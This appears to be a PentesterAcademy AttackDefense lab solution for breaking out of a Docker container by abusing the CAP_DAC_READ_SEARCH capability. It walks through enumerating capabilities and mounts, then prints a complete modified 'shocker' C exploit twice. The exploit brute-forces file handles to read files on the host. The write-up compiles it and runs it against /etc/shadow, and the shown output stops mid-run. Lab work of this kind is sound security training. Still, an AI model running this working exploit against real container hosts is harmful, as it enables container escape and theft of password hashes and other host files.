

ATTACK
DEFENSE
by PentesterAcademy

Name	Abusing DAC_READ_SEARCH Capability
URL	https://attackdefense.com/challengedetails?cid=1458
Type	Docker Security : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by abusing the DAC_READ_SEARCH capability and retrieve the flag kept in the root directory of the host system!

Solution:


Step 1: Check the capabilities provided to the docker container.

Command: capsh --print


```
root@72d8adc8c52b:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bi
nd_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net
_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
root@72d8adc8c52b:~#
```

The container has CAP_DAC_READ_SEARCH capability. As a result, the container can bypass file read and directory permission checks to read the arbitrary files.

Step 2: Search on google “cap_dac_read_search docker breakout” and look for publically available exploits.




Click on the first result.



The blog contains details about how the breakout exploit works. The link to the exploit code is also provided on the web page.

Exploit Link: http://stealth.openwall.net/xSports/shocker.c



The explanation regarding how the exploit works is mentioned on top of the web page.

For the exploit to work a file should be mounted on the container. The exploit code checks for the presence of mounted file ".dockerinit" on the container and by leveraging the CAP_DAC_READ_SEARCH capability, the exploit code reads the file content of the host filesystem.

Step 3: Check whether ".dockerinit" file exists on the container.

Command: find / -name .dockerinit 2>/dev/null

```
root@72d8adc8c52b:~#
root@72d8adc8c52b:~# find / -name .dockerinit 2>/dev/null
root@72d8adc8c52b:~#
```

The ".dockerinit" file does not exist on the container.

Step 4: Identify the files which are mounted on the container.

Command: mount

```
root@72d8adc8c52b:~# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/YKY42GUDWMKWLAEP4SYFPQO5DJ:/var/lib/docker/overlay2/l/4TBU
3CYVUKECZNC5TXBLX5TCPE:/var/lib/docker/overlay2/l/WRPYM26ILU52Y2MXPJNH2RDJ2G:/var/lib/docker/overlay2/l/D4N6DLJ4SNOKL6C7DRYIFMI64U:/v
ar/lib/docker/overlay2/l/UM6HF6UHAGAR3RYL3UWGM5NHND:/var/lib/docker/overlay2/l/SDLAJNE6M5UVHEJ3TKQKAFDMYK:/var/lib/docker/overlay2/l/
44Z3L4L27XLWUR3WKR4LSTNX3W:/var/lib/docker/overlay2/l/PEIDZOTZJX4BX26FXASII2KZSJ:/var/lib/docker/overlay2/l/GRPZ7Z6HVPLAAU2NZ5A5LAFCS
5:/var/lib/docker/overlay2/l/WQOMI2ZRDP4NU2XIYJVZMEUHDG:/var/lib/docker/overlay2/l/WOATQJ3XF7WAICQFSFB6L3D4S3:/var/lib/docker/overlay
2/l/CK5BVWGAA46SNUFTJ736EI3CF7:/var/lib/docker/overlay2/l/KRS3NP2CCRH2BVEY62PMIODR2V,upperdir=/var/lib/docker/overlay2/a8b8e64047fc82
9e6e87565dc7a5f08d4567776e84f9d896ca11a4c3e1538f87/diff,workdir=/var/lib/docker/overlay2/a8b8e64047fc829e6e87565dc7a5f08d4567776e84f9
d896ca11a4c3e1538f87/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset,clone_children)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
```

```
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda on /etc/hostname type ext4 (rw,relatime)
/dev/sda on /etc/hosts type ext4 (rw,relatime)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
```

```
proc on /proc/sysrq-trigger type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
root@72d8adc8c52b:~#
```

/etc/hostname, /etc/hosts and /etc/resolv.conf files are mounted on the container.

Step 5: Modify the exploit code to look for /etc/hostname file instead of ".dockerinit" file. Modify the exploit code to read two arguments from the command line. The first argument will be file to read, the second argument will be the location of the file where the content of the read file will be stored.

Modified Exploit:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
        int handle_type;
        unsigned char f_handle[8];
};



void die(const char *msg)
{
        perror(msg);
        exit(errno);
```

```
}


void dump_handle(const struct my_file_handle *h)
{
	fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
		h->handle_type);
	for (int i = 0; i < h->handle_bytes; ++i) {
		fprintf(stderr,"0x%02x", h->f_handle[i]);
		if ((i + 1) % 20 == 0)
		fprintf(stderr,"\n");
		if (i < h->handle_bytes - 1)
		fprintf(stderr,", ");
	}
	fprintf(stderr,"};\n");
}


int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
	int fd;
	uint32_t ino = 0;
	struct my_file_handle outh = {
		.handle_bytes = 8,
		.handle_type = 1
	};
	DIR *dir = NULL;
	struct dirent *de = NULL;

	path = strchr(path, '/');

	// recursion stops if path has been resolved
	if (!path) {
		memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
		oh->handle_type = 1;
		oh->handle_bytes = 8;
		return 1;
	}
```

```
++path;
fprintf(stderr, "[*] Resolving '%s'\n", path);

if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");

if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");

for (;;) {
        de = readdir(dir);
        if (!de)
        break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
        ino = de->d_ino;
        break;
        }
}

fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");


if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
        outh.handle_bytes = 8;
        outh.handle_type = 1;
        memcpy(outh.f_handle, &ino, sizeof(ino));
        memcpy(outh.f_handle + 4, &i, sizeof(i));

        if ((i % (1<<20)) == 0)
                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                closedir(dir);
                close(fd);
                dump_handle(&outh);
                return find_handle(bfd, path, &outh, oh);
        }
```

```
                }
        }

        closedir(dir);
        close(fd);
        return 0;
}


int main(int argc,char* argv[] )
{
        char buf[0x1000];
        int fd1, fd2;
        struct my_file_handle h;
        struct my_file_handle root_h = {
                .handle_bytes = 8,
                .handle_type = 1,
                .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
        };

        fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014              [***]\n"
        "[***] The tea from the 90's kicks your sekurity again.          [***]\n"
        "[***] If you have pending sec consulting, I'll happily [***]\n"
        "[***] forward to my friends who drink secury-tea too!           [***]\n\n<enter>\n");

        read(0, buf, 1);

        // get a FS reference from something mounted in from outside
        if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
                die("[-] open");

        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
                die("[-] Cannot find valid handle!");

        fprintf(stderr, "[!] Got a final handle!\n");
        dump_handle(&h);

        if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
                die("[-] open_by_handle");
```

```
        memset(buf, 0, sizeof(buf));
        if (read(fd2, buf, sizeof(buf) - 1) < 0)
                die("[-] read");

        printf("Success!!\n");

        FILE *fptr;
        fptr = fopen(argv[2], "w");
        fprintf(fptr,"%s", buf);
        fclose(fptr);

        close(fd2); close(fd1);

        return 0;
}
```

Save the above exploit code as “shocker.c”

```
root@bc4b954a7934:~# cat shocker.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
        int handle_type;
        unsigned char f_handle[8];
};



void die(const char *msg)
{
        perror(msg);
        exit(errno);
}


void dump_handle(const struct my_file_handle *h)
```

```
{
        fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
                h->handle_type);
        for (int i = 0; i < h->handle_bytes; ++i) {
                fprintf(stderr,"0x%02x", h->f_handle[i]);
                if ((i + 1) % 20 == 0)
                        fprintf(stderr,"\n");
                if (i < h->handle_bytes - 1)
                        fprintf(stderr,", ");
        }
        fprintf(stderr,"};\n");
}


int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle *oh)
{
        int fd;
        uint32_t ino = 0;
        struct my_file_handle outh = {
                .handle_bytes = 8,
                .handle_type = 1
        };
        DIR *dir = NULL;
        struct dirent *de = NULL;

        path = strchr(path, '/');

        // recursion stops if path has been resolved
        if (!path) {
```

```
                memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
                oh->handle_type = 1;
                oh->handle_bytes = 8;
                return 1;
        }
        ++path;
        fprintf(stderr, "[*] Resolving '%s'\n", path);

        if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                die("[-] open_by_handle_at");

        if ((dir = fdopendir(fd)) == NULL)
                die("[-] fdopendir");

        for (;;) {
                de = readdir(dir);
                if (!de)
                        break;
                fprintf(stderr, "[*] Found %s\n", de->d_name);
                if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
                        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
                        ino = de->d_ino;
                        break;
                }
        }

        fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");
```

```
        if (de) {
                for (uint32_t i = 0; i < 0xffffffff; ++i) {
                        outh.handle_bytes = 8;
                        outh.handle_type = 1;
                        memcpy(outh.f_handle, &ino, sizeof(ino));
                        memcpy(outh.f_handle + 4, &i, sizeof(i));

                        if ((i % (1<<20)) == 0)
                                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
                        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                                closedir(dir);
                                close(fd);
                                dump_handle(&outh);
                                return find_handle(bfd, path, &outh, oh);
                        }
                }
        }

        closedir(dir);
        close(fd);
        return 0;
}


int main(int argc,char* argv[] )
{
        char buf[0x1000];
        int fd1, fd2;
```

```
        struct my_file_handle h;
        struct my_file_handle root_h = {
                .handle_bytes = 8,
                .handle_type = 1,
                .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
        };

        fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014             [***]\n"
               "[***] The tea from the 90's kicks your sekurity again.     [***]\n"
               "[***] If you have pending sec consulting, I'll happily     [***]\n"
               "[***] forward to my friends who drink secury-tea too!      [***]\n\n<enter>\n");

        read(0, buf, 1);

        // get a FS reference from something mounted in from outside
        if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
                die("[-] open");

        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
                die("[-] Cannot find valid handle!");

        fprintf(stderr, "[!] Got a final handle!\n");
        dump_handle(&h);

        if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
                die("[-] open_by_handle");

        memset(buf, 0, sizeof(buf));
        if (read(fd2, buf, sizeof(buf) - 1) < 0)
```

```
                die("[-] read");

        printf("Success!!\n");

        FILE *fptr;
        fptr = fopen(argv[2], "w");
        fprintf(fptr,"%s", buf);
        fclose(fptr);

        close(fd2); close(fd1);

        return 0;
}

root@bc4b954a7934:~#
```

Step 6: Compile the c code.

Command: gcc shocker.c -o read_files

```
root@72d8adc8c52b:~# gcc shocker.c -o read_files
shocker.c: In function 'find_handle':
shocker.c:66:12: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declaration]
  if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
            ^~~~~~~~~~~~~~~~~~
root@72d8adc8c52b:~#
```

Step 7: Execute the binary and read the content of /etc/shadow file.

Command: ./read_files /etc/shadow shadow

```
root@72d8adc8c52b:~# ./read_files /etc/shadow shadow
[***] docker VMM-container breakout Po(C) 2014              [***]
[***] The tea from the 90's kicks your sekurity again.      [***]
[***] If you have pending sec consulting, I'll happily      [***]
[***] forward to my friends who drink secury-tea too!       [***]

<enter>
```

```
[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found bin
[*] Found usr
[*] Found proc
[*] Found var
[*] Found run
[*] Found media
[*] Found etc
[+] Match: etc ino=8195
[*] Brute forcing remaining 32bit. This can take a while...
[*] (etc) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x03, 0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'shadow'
[*] Found vim
[*] Found pam.d
[*] Found security
```

```
[*] Found gshadow
[*] Found host.conf
[*] Found hostname
[*] Found group-
[*] Found protocols
[*] Found machine-id
[*] Found X11
[*] Found rmt
[*] Found ld.so.conf.d
[*] Found ucf.conf
[*] Found shadow
[+] Match: shadow ino=66549
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
